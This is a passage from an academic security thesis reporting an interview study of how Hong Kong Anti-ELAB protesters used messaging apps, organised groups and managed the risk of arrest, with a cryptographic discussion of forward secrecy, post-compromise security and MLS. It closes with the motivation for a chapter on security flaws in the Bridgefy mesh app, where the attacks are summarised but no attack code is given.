Several participants in our study exemplified how large Telegram groups were used to vote on *"the next move"*, as explained by P7, while LIHKG was used to vote and decide on broader protest strategies at the start of the protests. *"This forum called LIHKG. We used it for strategy and stuff. Like in Reddit,* *people can vote [...] And we used it because you can only register with a Hong Kong email provider"* (P9). These features – collective and limited to people with a Hong Kong email account – made LIHKG a central platform early on in the protests. One participant suggested that it enabled *"nuanced discussions about strategy and to vote on strategy"* (P5). Yet, many participants noted that, over time, the organisation of on-the-ground actions *"couldn't be done on the forum because the police is monitoring it"* (P9). Thus, for real-time voting on tactical moves during protest actions, protesters had moved to Telegram groups, where polls on, for example, *"where to go next"* (P10) often received several thousand votes. While all participants in our study also assumed police monitoring of the public Telegram groups, the speed with which collective decisions could be executed made police infiltration less of a concern. Forums were, on the other hand, generally seen to be slow and not suitable for live protest action.

One participant explained how the voting worked best when only a few options were given, enabling protesters to make a *"simple choice between A or B"* (P3). However, based on our data, we see that the option with the most votes is rarely followed by everyone. Given the anonymous nature of these groups and of the polls – and since anonymity was a key security need for Anti-ELAB protesters – it is unclear who votes in these polls. The scale of these groups was, however, critical for the success of the protests for two main reasons: it established a strong sense of collective decision making which, in turn, meant that no single person was seen to be publicly leading the protests. For the protesters, this had a security function as well, as it was seen to spread the risk of arrest to several thousands of people; to everyone who voted.

Group administrators. The centrality of protest groups on messaging applications meant that group administrators occupied key positions in the protests. Without public leaders, our data suggests that group administrators were seen as the leaders of the protests. While not directly articulated by the participants in our study, many of them spoke to the multiple and critical roles performed by group administrators and the trust that protesters placed in them. Importantly, however, group administrators remained anonymous leaders, hiding their identity to avoid police detection. Moreover, most groups had several administrators to *"spread the risk [for the group] to more than one person if one admin is compromised"* (P9), allowing non-compromised group administrators to revoke the administrator capabilities of those compromised. The same administrator also often managed several groups at the same time through different accounts.

Our data contains several examples that support the interpretation that administrators took the role of leaders. One participant noted: *"We have groups for voluntary medical support, and we have many groups for legal support. So, the whole protest, without leaders, is organised by these group administrators"* (P9). This mirrors how many participants experienced the protests themselves: as a decentralised movement, with *"many people who lead but no organisation"* (P3) or *"flat but not leaderless"* (P2).

To illustrate the central role of administrators, we use an example that was recounted by all participants in our study: a voluntary ride-sharing scheme. This was critical to get protesters (frontliners in particular) to/from protest sites, as using public transport was *"too dangerous for protesters because the police go to public transport to attack and arrest people"* (P3). However, many participants noted that the scheme required protesters to trust the administrators of the groups through which the scheme was run and their vetting procedures, which relied on drivers sharing their licence details with the group administrator(s). This was a way for them *"to verify the driver's identity before referring them to the protesters"* (P2). When a protester requested a driver through the group, the administrator would *"link up the car/driver and me as a protester. We don't know the driver or the administrator, but we know the licence number"* (P7). Some participants noted that while administrators would try to verify the driver's identity before referring them to protesters, they knew of several examples of undercover police officers pretending to be drivers, resulting in arrests. Still, participants with primary protest experience had all used this scheme and said, in different ways, that they had *no choice* but to trust.

Onboarding practices. The practice of establishing close-knit groups on Telegram and WhatsApp led to a number of security constraints for protesters, which centred on the need to establish trust within highly digitalised and adversarial environments. All participants with primary protest experience noted how their groups had developed particular onboarding practices rooted in interactions at sites of protests. This was seen as necessary to verify the identity of any newcomer to the group and ensure trust among group members. Based on the experiences of the participants in our study, specific onboarding practices were adopted for both Telegram and WhatsApp groups with between five and 30 members.

Our data shows how small close-knit groups were formed around protesters who had met face-to-face during the protests *"before moving the connection online"* (P4), as *"seeing each other and standing on the front line together is very important for trust"* (P10). These trust bonds were described to be established through shared aspirations and were seen to be key for the success of the protests as they enabled affinity groups to form and carry out essential tasks, e.g. provide legal or first aid. This was supported by another participant, who noted that it was important for their group that any new members supported their faction: *"So we see them in person first and we then also know that they are chanting the right slogan"* (P9). Participants also explained how offline connections would only be moved online once rapport had been established with new group members. Our data suggests that, for most groups, this form of gradual onboarding to establish trust sometimes took weeks and sometimes months.

We unpack this collective process by using an example given by one participant, who belonged to two small affinity groups. They explained: *"First, we have to meet them face-to-face. It's not that you just meet them and then add them, it's about values and beliefs and aspirations. We want those newcomers to work with us in the field several times first. If they share the same beliefs and aspirations, they can officially join our Telegram group"* (P0). For the close-knit groups, where specific protest activities related to the group would be discussed (what protesters deemed *"sensitive information"*), all existing group members would have to meet any new group members before they would be allowed to join.

Our data contains some examples of specific onboarding processes where some group members had been unable to meet a new group member. This would then become a negotiation between existing group members: *"someone in the group will say 'I know a person who might be able to contribute to this group', and there will then be a short discussion and then a decision"* (P3). Participants noted that while this was not *"bullet proof"* (P10), it was also important for them – and for the success of the protests – to accept group members who they thought would be able to contribute to their efforts. However, this form of onboarding was accompanied by a level of distrust for some participants, who would insist on meeting all potential group members before accepting them into the group: *"I would want to meet all group members in person first, before accepting them"* (P1). As expressed by another participant: *" Sometimes you have to make a choice, even if you haven't got enough manpower, you only recruit people who you trust"* (P10). The main concern was articulated as *"potential infiltration of police"* (P7). This was a common worry expressed by participants and was connected to their experiences with large Telegram groups, where police infiltration was explained to have led to several arrests.

3.4.3 Indicators of compromise

Our data demonstrates that the threat of arrest during a protest and the subsequent compromise of the arrestee's close-knit affinity group was a key concern for participants. Our data shows that different protest groups adopted subtly different approaches to monitoring each other while attending protests. Our data also suggests that this was a widely adopted collective (security) practice for Anti-ELAB protest groups.

Our data contains three approaches to monitoring: the use of specific monitoring applications, scheduled messages or regular messages. The use of specific live-tracking applications was practised by several participants and comprised a system whereby when some group members went onto the street, the rest of the group would be responsible for monitoring their whereabouts using WhatsApp or Life360. Some participants explained how they would use both applications simultaneously to ensure that they would be able to receive constant updates. This was seen as particularly useful to determine whether a group member had been arrested: *"There are some signals that tell me that the person got arrested. For instance on the live location, if they disappear from the map then I know something is wrong [...] if I know they have battery and suddenly disappear then I can call them. If no-one picks up the phone for a long time and we can't find them in the field, then we will track their last location. And then we know whether they have been arrested"* (P1).

Another participant detailed their group's approach to live monitoring, which relied on regular messages: *"If my friends go out in the protest, I'll stay up and every hour I'll text and ask 'are you safe?' And if they don't respond within two-three hours I'll assume that they are arrested"* (P3). The same participant reported that *"there's a feature in Telegram that allows you to periodically send out a message. So, it does something automatically periodically – so these pings are exchanged among a group and if you see that* *someone isn't responding to the ping, then probably something bad has happened"* (P3).[8] Another group used timed or scheduled messages to alert group members should their phone be inactive for a period of time: *"we use timed messages, so others know that if they receive the message, I'm probably arrested"* (P9). That is, protesters would schedule a message to be sent later and would cancel this scheduled message once they returned from the site of protest. If they failed to cancel the message, this was taken as an indication of a problem.

Other participants gave similar accounts and noted that these practices had been systematised within many groups – and that groups had learned from each other – in response to a growing number of arrests. For them, being able to monitor each other was seen as a way *"to protect others when someone gets arrested and also to provide legal assistance"* (P3). For all participants in our study, this form of monitoring was important to protect and support group members in the event of arrest: first, by arranging for legal aid and, second, to control access to information about or related to other group members. It is for this reason that the ability to delete messages sent by any member in a group was seen as vital. In case of an arrest, the group administrator(s) were responsible for removing messages from the arrestee's device and to remove them from the group. This feature was seen as key: *"I can delete the messages for others, not only for myself"* (P7); as allowing them to *"control the conversation"* (P4) or to *"control what happens to your messages"* (P5) and to kick out anyone who had been arrested and to delete all group messages – *"so we can at least keep the others safe"* (P2).

Our data highlights a number of concerns and conflicts raised by participants in relation to such live monitoring practices. First, the concern that their live locations might become available to the police showing that they had *"committed crimes by being in locations they aren't meant to be"* (P7). Thus, this appropriation of consumer applications with unclear privacy guarantees illustrates the limitations of existing security technologies. Second, live monitoring through specific location-tracking applications was also seen to limit participants' control over access to data as it is not possible to delete the data in Life360 or WhatsApp: *"if a group member is arrested, the police can track the others via the app as we cannot delete for others"* (P2). More broadly, participants articulated how they would try out different technologies to find *"the best solution available"* (P5), but also know that these did not serve their security needs. We expand on this point in Section 3.4.5.

3.4.4 Limitations of technology

We present the additional practices adopted by protesters to address the limitations of the technologies they use. Protesters spread their identities across different accounts and devices to achieve a level of pseudonymity and a variety of low-tech tactics were adopted to handle congested networks.

Pseudonymity. All participants in our study spoke about how their involvement in the protests had heightened their focus on personal and information protection. For participants, particularly

[8]This is not a feature included in Telegram as described, but note that bots [Tel21b] may be used for this purpose as they allow to expand the functionality of the application when added to a chat.

those with primary protest experience, any personal information was considered sensitive. In security terms, their (online) identity was closely tied to their protest activities, driving a growing need for pseudonymity: *"protesters make their profiles private, they use a separate SIM card, they use pseudonyms and so on"* (P6). Several participants explained how protesters had *"a separate phone when [they] go out and a separate SIM card"* (P4) and how they had *"another group with a different number which is attached to a different SIM card and completely isolated from the usual groups"* (P2). This separation between protest groups and phone numbers was seen as a key mechanism for protecting individual anonymity and to go undetected by the police: *"So, that's why we don't want to give out phone numbers, even with burner phones"* (P9). Another participant articulated how they, along with other group members, had several phones and other devices as well as several accounts on different applications. This is in addition to several protesters sharing one account, which was said to be done to ensure that others *"won't know they are not the same person"* (P10).

These desires to protect their identity and the identity of group members, combined with what many participants referred to as increasing surveillance measures by Hong Kong authorities, were articulated as causing a critical need for anonymity. This need was also linked to the popularity of Telegram as a protest tool in Hong Kong: *"I think Telegram is particularly good because it allows you to stay anonymous"* (P5). Yet, participants also noted how the *"move to Telegram"* had created a *"conflict between trust and anonymity"* (P9) because they were no longer able to *"look at people's Facebook profiles"* (P7) to establish their identity; a practice that was used extensively during the 2014 Umbrella Movement. Hence, online vetting of potential group members had become impossible.

Disconnected discontent. All participants with primary protest experience had also experienced being disconnected, due to network congestion, while taking part in protest activities. They explained how they had found alternative ways of communicating with other protesters. These took different forms.

First, some participants with primary protest experience articulated how they relied on interactions with other protesters in the street, which enabled them to develop and use hand signals to pass on messages: *"Sometimes it's just much easier just to wave or communicate using some hand gestures, when the network is down"* (P10). Participants gave specific examples of this form of non-verbal communication. They noted that hand signals were often used to communicate which supplies were needed on the front line: *"If you see someone doing a cutting motion with these two fingers [index and middle fingers] you know that scissors are needed"* (P9). Arms orbiting the head was said to indicate that helmets were needed on the front line (P7). Second, some participants spoke about how they would go to places with WiFi facilities to try to send messages during the protests. Yet, this approach was only adopted at critical points when they saw no other ways of communicating. Third, some participants noted how they would *"revert"* to using SMS, at times when they could not connect to the Internet. Exemplified here by one participant: *"there was a time when I was at [location] because of the protests and couldn't connect to a network for some reason and couldn't connect via Telegram or WhatsApp. So, we could only* *connect with the outside via SMS. Paid messages"* (P2).

Finally, most participants had heard about the mesh networking application Bridgefy (see Chapter 4), which according to news reports saw a spike in downloads in Hong Kong in September 2019. However, none had successfully used it, reporting that *"it just doesn't work"* (P7).

These alternative approaches of connecting when the Internet is not available speaks to the disconnected needs of Anti-ELAB protesters. While Hong Kong authorities did not resort to shutting down the Internet, protesters experienced significant disruptions to their digital communications. These disruptions, which are a feature of the protests' large-scale nature, render the technologies that protesters rely upon largely futile at the height of the protest: *"A million people just makes it impossible to communicate"* (P9).

3.4.5 Routes of security perceptions

We explore where Anti-ELAB protesters' notions and ideas about security and their own security needs have come from. In doing so, we first show how previous protest experience shapes protesters' practice of security and how the adoption of messaging applications is a result of a change in the security mindset among protesters. Second, we show how protesters with no or limited protest experience adopt the technologies and practices employed by more experienced protesters. It is worth noting, however, that our data reveals that participants with only secondary experience of the protests assumed greater adoption of applications such as Bridgefy and Signal than what was exemplified by participants with primary protest experience. This is not surprising given how (inter)national media outlets have reported on some of these technologies [Koe19]. Yet, it is important to distinguish between actual and perceived adoption and requirements, and it points to the urgent need for secure technology designers to engage with the groups of users they seek to serve, as also noted in [AGRS15].

A shift in the security mindset. Our data suggests a change in the protesters' security mindset during the Anti-ELAB protests, with most participants highlighting a growing need for anonymity, due to the heightened surveillance, and confidentiality, in relation to trusted and close-knit small groups. All but one participant with primary protest experience had also taken part in previous protests in Hong Kong and had experience of using technology within such protest environments. These participants compared their experiences in the current protests with those of the 2014 Umbrella Movement, where *"you basically had no access to the Internet as there was so much traffic and the network was super slow"* (P3) and *"most was organised over Facebook"* (P2). In addition to changes to technology, several participants highlighted how the protest environment had become increasingly adversarial: *"In the 2014 movement, things happened much more slowly [...] There was no conflict most of the time. But this is very different now"* (P9). Many participants noted that this had led to a shift in the security mindset among protesters. While *"before June last year [2019], people would be gathering on Facebook"* (P6), *"just talk about about sensitive information on Facebook's messenger"* (P10) and *"not think about end-to-end* *encryption"* (P2), this had changed with what they described as an increase in police surveillance and arrests. This shift in the mindset had led to a greater adoption of Telegram.

Collective information security. For Anti-ELAB protesters, as articulated by the participants in our study, information security is a collective endeavour. It is practised by individual protesters, who have their own security perceptions and needs, yet these are shaped by the security decisions of the group. At a high level, this is not surprising given the centrality of groups in these protests, the practice of voting on strategies and tactics, and the fact that not everyone holds the same security knowledge. It does, however, speak to how security is practised within groups.

It also demonstrates that, to be a group member, protesters have to buy into the security collectively decided for the group. One participant explained how they had tried to convince members of their group to switch to Signal after they had realised that *"people in other countries use Signal"* (P2). Yet, this had been unsuccessful as other group members preferred to keep the group on WhatsApp, as they were already familiar with this application and its (perceived) security. This led to them having to compromise their own security needs to be a group member. One participant said that they had changed their practices to be in line with other group members: *"I only started to use Telegram during these protests. I didn't use it before. I heard that Telegram is used by terrorists, because it is so secure. And it is used by my groups"* (P1). This participant accepted that they *"had to conform to be in the group"*. Participants explained how they had observed others *"change their security mindset"* to buy into the security of their group (P3).

Our data also contains several examples of how participants were either unsure about the level of protection offered by some of the technologies they used or knew that a particular application was not *"the most secure"* (P10). For example, one participant explained how they had accepted that they could not *"do everything to protect"* themselves (P9). This was reiterated by another participant: *"I do not know if Telegram or WhatsApp are safe to use or whether the Chinese government can listen in, but I use them because others use them"* (P7). Moreover, some participants had accepted that their security needs would not be met by the technologies they used but that they offered *"good enough"* security (P0).

Participants with less protest experience or who did not perceive themselves to be security conscious noted how they relied on other protesters for advice. At the group level, the security approaches and technologies adopted by one group would often be adopted by another group. This is evident from comments made by participants about how they would look to more established groups for security advice. Our observations about onboarding practices and live location monitoring also exemplify this point. First, onboarding processes adopted by groups were generally performed in similar ways. Second, live location monitoring was practised by all groups that included participants with primary protest experience. These subtly different approaches centred on only a few technological solutions and established practices.

3.5 Discussion

In this section, we reflect back our findings to information security scholarship, with a focus on cryptography.

3.5.1 Secure messaging

Telegram. The participants in our study reported Telegram as the predominant messaging application used by Anti-ELAB protesters. This finding is corroborated by media reports, e.g. [Ban19], and corroborates prior work that established the use of Telegram by activists [EHM17]. However, Telegram had received relatively little attention from the cryptographic community [JO16, Kob18] or information security research [ASKP$^+$17, ACG17, SK17]. As noted in [Kob18], academic attention is focused on the Signal Protocol partly due to its strong security promises such as forward secrecy and post-compromise security. Indeed, even when Telegram is studied, its end-to-end encryption in secret chats is the focus, see [JO16, Kob18]. This feature, however, has little impact on the actual security provided by Telegram in the use case considered here, since secret chats are one-on-one only. Group chats are secured at the transport layer by Telegram's bespoke but understudied MTProto protocol, which Telegram typically uses in place of TLS.[9] Telegram also implements a variety of features meant to support anonymity within groups, often in response to user demand [Tel19, Tel20d], which have not been rigorously examined. Our work suggests the study of MTProto and the anonymity guarantees of Telegram's group chats as pressing problems for future work. In Chapters 5 and 6, we tackle a part of this problem space.

Messaging Layer Security (MLS). Our findings support the decision by the MLS working group to support groups of up to 50,000 users [STK$^+$18]. On the other hand, our findings indicate diverging security goals for different types of groups, roughly characterised by their size, in the setting under consideration: anonymity of group members towards each other but no confidentiality in large groups forming one type, and another one being confidentiality and authentication in small, close-knit groups. Our data presents a use case where a hierarchy of permissions in groups is central and where out-of-band authentication of group members may be assumed, weakening the need to trust the Authentication Service as defined in [STK$^+$18]. MLS does not model group permissions at a cryptographic level but aims to be compatible with this use case when such restrictions are externally enforced. It is worth noting that MLS supports multiple devices per user, while our data presents the practice of multiple users sharing the same account. It is plausible, though, that this conceptual difference does not make a difference in practice on the MLS level.

[9] In [EHM17] it is incorrectly reported that group chats default to TLS.

3.5.2 Security notions

Compromise. In the literature, the notion of *forward secrecy* (FS) [Gün90, Kra05] is understood as the protection of past messages in the event of a later compromise of an involved party and the notion of *post-compromise security* (PCS) [CCG16, CHK19] as the protection of future messages some time after a (usually full state) compromise. Both of these security notions work with a persistent, global adversary of some form. Post-compromise security protects against an (ordinarily at some point passive) adversary after a compromise. Forward secrecy protects against an adversary that either passively observed the communication (weak FS) or even actively attacked it before the compromise.[10]

The compromise the participants in our study were most concerned about was during and after an arrest. Here, they were concerned with both forward secrecy (remote message deletion) and post-compromise security (excluding an arrestee from a group). However, their notions differed from those in the literature. First, a cryptographic scheme achieving forward secrecy would not achieve the notion of forward secrecy desired by the participants in our study as messages remained stored on the recipient's device.[11] That is, our participants assumed and aimed to protect against a compromise that reveals not only key material but also the entire chat history (stored on the phone). Second, a security goal of the participants in our study was to protect themselves during the compromise, not just afterwards. As indicated in our research findings, there is a variety of behaviours attempting to detect and control compromise *as it happens*, including location monitoring, timed messages, revocation of administrator capabilities and message deletion for others, all done on behalf of the compromised person by the remaining group members (we discuss the resilience of these methods in Section 3.5.3). Critically, their notion of post-compromise security was at the group level (removing the compromised party) rather than at the individual level (restoring security for the compromised party).[12]

Overall, the adversary model of the participants in our study is both stronger (the adversary also compromises the chat history; protection against the adversary during the compromise is intended) and weaker (the compromise is detectable) than those in the literature, i.e. the resulting security notions are incomparable.

Time and place. Implicit in our data is that security and access requirements change with time and place. Group members away from the front line are assumed to be relatively safe, compared to those on the front line facing immediate arrest. This suggests a partial solution for forward secrecy. Group membership could be restricted while out in the field – e.g. messages disappear faster, no access to the list of group members, only pseudonymous handles, no admin rights – with full access being restored

[10]Social dimensions of targeted attacks (active) and mass surveillance (passive) are discussed in e.g. [GKVH16, JS17, Kam20].

[11]Disappearing messages only provide a partial solution, leaving messages received within the expiration window exposed.

[12]It is worth noting that the grounding of authentication in offline interactions and the assumed detectability of a compromise provides a mechanism to achieve some form of post-compromise security in the more traditional sense in an out-of-band way, possibly at the cost of replacing a burner phone and/or a chat group.

using a secret-shared key afterwards.[13] More broadly, it suggests modelling the dynamic nature of access privileges over time and place.

Anonymity and authentication. The use of forums such as LIHKG and large public Telegram groups, combined with the desire to avoid being tracked, suggests a need for a different kind of communication platform. If infiltration is assumed, the focus shifts from protecting confidentiality to protecting identity. As our data shows, this focus on anonymity surfaces the question of how to establish trust. A number of proposals exist in the literature: Dissent [CF10] claims a "collective" approach to anonymous group messaging with accountability, Riposte [CBM15] aims to provide a secure whistleblowing or microblogging platform that resists disruption and AnonRep [ZWC+16] presents an anonymous reputation system for message boards. The systems vary in cryptographic assumptions, threat models as well as ability to scale, but none of them provide real-time messaging and are hence only suitable for public forums that are not time-sensitive. None of the cited works have moved beyond the prototype stage, and many open research questions remain in the area.

Closely related is the study of reputation systems, whether centralised [BJK15, GQ19] or decentralised [PRT04, ABH18], originally motivated by the information leakage in services such as eBay or Uber which utilise public user ratings. It is not immediately clear how such a system could be translated to the setting of user trustworthiness in anonymous messaging, but the emergence of crowdsourced services such as the voluntary car scheme reveals potentially more straightforward applications. Yet, the context in which reputation systems are reasoned about is largely limited to marketplaces and cryptocurrencies. Moreover, given the strong emphasis on collective or group action indicated by our data, it is an interesting open question where (if anywhere) group [Cv91] or ring [RST01] signatures, the primitives often underlying reputation schemes, may productively be deployed. However, the high level of mutual trust required to operate in small affinity groups and the practice of sharing account credentials might make the functionalities of these primitives unnecessary.

Trusted third parties. Our data indicates that the Anti-ELAB protests rely heavily on trusted third parties. This is true in a technological sense, e.g. group chats are not end-to-end encrypted and facilitated by Telegram's servers, which are protected by geopolitics, i.e. the limited reach of the current adversary. This observation corroborates prior work on activists [EHM17].

While this technological reliance might be an artefact of necessity – viable alternatives are absent – our data also shows that trusted third parties, in the form of anonymous group administrators, are a central feature of these "decentralised" and "leaderless" protests. The work of Azer et al. [AHZ19] highlights the significance of what they call "connective leadership" in digitally enabled and self-organised contemporary activism. Echoing this work, our findings illustrate how even "leaderless" protests require leaders to connect protesters and protest groups. In the Anti-ELAB protests, due to

[13] This would partially mirror the practice adopted by some business travellers who move their data across borders online to avoid confiscation at the border, the latter being a use case used to motivate PCS in [CHK19].

their highly digitalised nature and experiences from the 2014 protests, group administrators act as connective leaders. This makes understanding their information security practices and needs a critical area of research for information security researchers, as the compromise of one of these administrators can have significant consequences, see e.g. [The19]. This is particularly pertinent as large-scale protests around the globe adopt the strategies developed in these protests – their dynamic, mobile, digital and flat structure. On a technological level, recalling that the administration duties are often split between different individuals, and that the most prevalent form of compromise – arrest – may be detectable, MPC solutions, even in the efficient non-malicious setting, might suggest themselves.

3.5.3 Misconceptions

The participants in our study made security decisions based on specific functionality needs and explicitly formulated domain-specific security perceptions. However, our data reveals several mistakes in their perceptions of the security guarantees of the tools they relied on. Participants assumed that end-to-end encryption could be enabled in Telegram group chats, which is incorrect. The data also highlights that the ability to delete messages on other users' devices and to remove them from a group after an arrest drove the adoption of messaging platforms. Yet, these tactics assume that the compromised device continues to receive and process deletion requests; the more this tactic catches on and thus registers with the adversary, the more dubious this assumption becomes. Such misconceptions are not unique to our study. For example, several studies on usability, e.g. [IRC15, VWF+18], highlight user misconceptions and false mental models in relation to security. Other studies, e.g. [ASB+17, DNDS19], also suggest that users find it difficult to understand the security of the applications they rely on and whether it fulfils their needs. For higher-risk users such misconceptions can have dire consequences for their safety, especially since the misconceptions identified in our study tended to overestimate the security guarantees given. Critically, however, our data highlights the negotiated and collective nature of adoption in this setting, in contrast to individual preferences foregrounded in previous work.

3.5.4 Collective security

Our findings speak to an understanding of information security that rests on collective practices, where security for the group is negotiated between group members and where individual security notions are shaped by those of the group. They show how Anti-ELAB protesters practised security to fulfil their own security needs as well as those of the group. Where these were in conflict, our findings suggest that protesters accepted the security approaches collectively decided for the group. Group membership was conditioned on realising specific security goals related to the Anti-ELAB context – anonymity in large public groups and confidentiality and authentication in small close-knit groups. Practices such as collective decision making to provide "security in numbers" and tactical "buy in" from group members substantiate the notion that, for the participants in our study, information security is a collective endeavour.

The idea of *collectivity* in information security is not novel, yet, research on group-level information security is sparse – and is largely limited to work on employee groups [JDGHW19, AH09] and socialising contexts [WMIKD20]. Moreover, usable security scholarship generally considers security at an individual level, as do user studies on messaging applications, see e.g. [ASKP$^+$17, ASB$^+$17, DNDS19, SHWR16, VWO$^+$17, VWO$^+$18]. While, collectively, these studies highlight a series of usability shortcomings of messaging applications, they do not consider the social environment within which these are used, nor do they consider collective security practices which dominated our study. They generally treat such shortcomings as technological problems and/or incomplete mental models among individual users, rather than also considering how users' wider social context and collective, negotiated practices shape their use of these technologies and how (in)secure they feel in doing so.

Our findings demonstrate that the particularities of *this* adversarial context, the Anti-ELAB protests, shaped the participants' collective security needs and responses. The participants explained how social relations and trust were established at the protest sites rather than online and how this shaped their security practices, such as onboarding of new group members. In contrast to most usable security assumptions, our data shows that protesters go to great lengths to fulfil their security needs, conditioned on their adversarial setting and their group membership, but that such needs are not fulfilled by the technologies they rely on.

As we show in Section 3.2.3, other interview-based works on higher-risk users also emphasise the significance of the social context for the practice of information security. In bringing our findings into conversation with these studies, we note some high-level connections. For example, the participants in our study reported employing both technical and non-technical protection strategies, which has also been noted in recent studies on, e.g., journalists' use of security technology and related defensive practices [MCHR15] and political activists' "low tech" protection mechanisms in the context of the Sudanese Revolution [DSKB21]. Yet, while studies on other groups of higher-risk users, such as refugees and migrants, identify several cultural, social, economic and technological barriers that lead to unfulfilled security needs [GMS$^+$18, SLI$^+$18], for the participants in our study, such barriers predominantly related to misconceptions about the security offered by the technology they relied on, the appropriation of insecure technology and their highly adversarial setting.

While it is possible to make some high-level connections between our findings and the existing studies, the diversity of security concerns experienced by distinct groups and within specific contexts requires grounded and situated research that is sensitive to this diversity. Moreover, our study, clearly illustrating how security is practised collectively among Anti-ELAB protesters, shows the critical need to situate technological security questions within the specific social contexts of groups, who share particular security goals. Thus, to understand collective security concerns and needs, future research should consider employing an ethnographic approach to "unearth what the group (under study) takes for granted" [Her00, p.551].

3.6 Conclusion

We conclude by summarising our key findings and by synthesising, with caution, requirements for (secure) messaging applications to serve the needs of protesters. Our interviews paint a diversified picture of group communication patterns, security needs and practices and they show how these are facilitated by a select few messaging applications and digital platforms.

Protesters rely heavily on Telegram and WhatsApp for their communication. Our findings illustrate how central these tools are for organising on the ground by enabling a collective approach to establishing tactics. These decisions were made in groups of varying size and the administrators of these groups adopted the roles of leaders in these "leaderless" and "decentralised" protests. Overall, we found that these protests were organised in a mix of large public and small close-knit groups, with differing security requirements: anonymity within the group, on the one hand, and confidentiality and authentication, on the other. To bridge the conflicting requirements of anonymity and trust, participants reported a long, offline onboarding process before adding new members to a group.

The participants in our study developed tactics to detect compromise and to achieve some form of forward secrecy. Group members monitored the movements of fellow group members to eliminate traces of the group chat from their phone in case of an arrest and to render legal aid. This explains the importance attributed to the ability to remotely delete messages on other people's devices. Participants adopted a variety of practices to address the (perceived) shortcomings of digital communications and conflicting security needs. For example, to facilitate pseudonymity, compartmentalisation through the use of multiple devices and burner phones was widespread. Participants also reported how security decisions were collective, requiring group members to buy into the security practices of their group.

For designers, several requirements on (secure) messaging applications emerge from our data: support for both (small) private and (large) public groups, the avoidance of phone numbers or other personally identifiable information and the ability of administrators to control messages and participation in groups. In addition, going beyond strictly messaging, several features such as polls and live location sharing emerged as key enablers for participants. Participants also expressed a strong desire to be able to have control over their messages after sending them, such as on-demand remote message deletion.

However, we caution against taking this list of requirements as a blueprint. First, our data only covers interviews with 11 participants. Second, these feature requests are informed by what existing technologies provide and thus do not necessarily represent the horizon of what is possible or desirable. Third, as we discuss above, the security guarantees provided by some of the employed tactics, particularly remote message deletion, are limited. Fourth, our data presents information security as a negotiated, conflict-laden and changing practice, suggesting that a universal solution may not exist.

The road to hell is paved with good intentions.
— proverb of unknown origin

CHAPTER 4

Breaking Bridgefy

Contents

Mesh messaging applications allow users in relative proximity to communicate without the Internet. The most viable offering in this space, Bridgefy, had seen increased uptake in areas experiencing large-scale protests. In this chapter, we show that Bridgefy permitted its users to be tracked, offered no authenticity, no effective confidentiality protections and lacked resilience against adversarially crafted messages. We verified these vulnerabilities by demonstrating a series of practical attacks on Bridgefy. Thus, if protesters relied on Bridgefy, an adversary could produce social graphs about them, read their messages, impersonate anyone to anyone and shut down the entire network with a single maliciously crafted message.

4.1 Motivation

Mesh messaging applications rely on wireless technologies such as Bluetooth Low Energy (BLE) to create communication networks that do not require Internet connectivity. These can be useful in scenarios where the cellular network may simply be overloaded, e.g. during mass gatherings, or when governments impose restrictions on Internet usage, up to a full blackout, to suppress civil unrest. While the functionality requirements of such networks may be the same in both of these scenarios – delivering messages from A to B – the security requirements for their users change dramatically.

In September 2019, Forbes reported "Hong Kong Protestors Using Mesh Messaging App China Can't Block: Usage Up 3685%" [Koe19] in reference to an increase in downloads of a mesh messaging application, Bridgefy [Bri20a], in Hong Kong. Bridgefy is both an application and a platform for developers to create their own mesh network applications.[1] It uses BLE or Bluetooth Classic and is designed for use cases such as "music festivals, sports stadiums, rural communities, natural disasters, traveling abroad", as given by its Google Play store description [Bri20d]. Other use cases mentioned on its webpage are ad distribution (including "before/during/after natural disasters" to "capitalize on those markets before anybody else" [Bri20a]) and turn-based games. The Bridgefy application had crossed 1.7 million downloads as of August 2020 [Sch20].

Though it was advertised as "safe" [Bri20d] and "private" [Bri20c] and its creators claimed it was secured by end-to-end encryption [Koe19, Ng19, Tek20], none of the aforementioned use cases can be considered as taking place in adversarial environments such as situations of civil unrest where attempts to subvert the application's security are not merely possible, but to be expected, and where such attacks can have harsh consequences for its users. Despite this, the Bridgefy developers advertised the application for such scenarios [Koe19, Twi19a, Twi20c, Twi20d] and media reports suggest the application is relied upon.

Hong Kong. International news reports of Bridgefy being used in the Anti-Extradition Law Amendment Bill protests in Hong Kong began around September 2019 [Sil19, Wak19, Koe19, Bre19], reporting a spike in downloads that was attributed to slow mobile Internet speeds caused by mass gatherings of protesters [Cor19]. Around the same time, Bridgefy's CEO reported more than 60,000 installations of the application in a period of seven days, mostly from Hong Kong [Sil19]. However, a Hong Kong based report available in English [Bor19] gave a mixed evaluation of these claims: in the midst of a demonstration, not many protesters appeared to be using Bridgefy. The same report also attributes the spike in Bridgefy downloads to a DDoS attack against other popular communication means used in these protests: Telegram and the Reddit-like forum LIHKG. The results of Chapter 3 indicate that the media coverage with respect to the Hong Kong protests may have overestimated actual usage, though this was not known at the time our analysis of Bridgefy was performed.

[1]As we discuss in Section 4.2.3, alternatives to Bridgefy are scarce, making it the predominant example of such an application/framework.

India. The next reports centred on the Citizenship Amendment Act protests in India [Bha19] that occurred in December 2019. There, the rise in downloads was attributed to an Internet shutdown occurring during the same period [Mih19, Sof20]. It appears that the media narrative about Bridgefy's use in Hong Kong might have had an effect: "So, Mascarenhas and 15 organisers of the street protest decided to take a leaf out of the Hong Kong protesters' book and downloaded the Bridgefy app" [Pur19]. The Bridgefy developers reported continued adoption in summer 2020 [Twi20e].

Iran. While press reports from Iran remain scarce, there is evidence to suggest that some people are trying to use Bridgefy during Internet shutdowns and restrictions: the rise of customer support queries coming from Iran and a claim by the Bridgefy CEO that it is being distributed via USB devices [Moh20].

Lebanon. Bridgefy now appears among recommended applications to use during an Internet shutdown, e.g. in the list compiled by a Lebanese NGO during the October 2019 Lebanon protests [SME19]. A media report suggests adoption [Tek20].

US. The Bridgefy developers reported uptake of Bridgefy during the Black Lives Matter protests across the US [Twi20f, Twi20d]. It is promoted for use in these protests by the developers and others on social media [The20, Twi20d, Twi20a].

Zimbabwe. Media and social media reports advertised Bridgefy as a tool to counter a government-mandated Internet shutdown [Mud20, Mag20] in summer 2020. The Bridgefy developers reported an uptick in adoption [Twi20g].

Belarus. Social media posts and the Bridgefy developers suggest adoption in light of a government-mandated Internet shutdown [Twi20h].

Thailand. Social media posts encouraged student protesters to install the Bridgefy application during August 2020 [Twi20b].

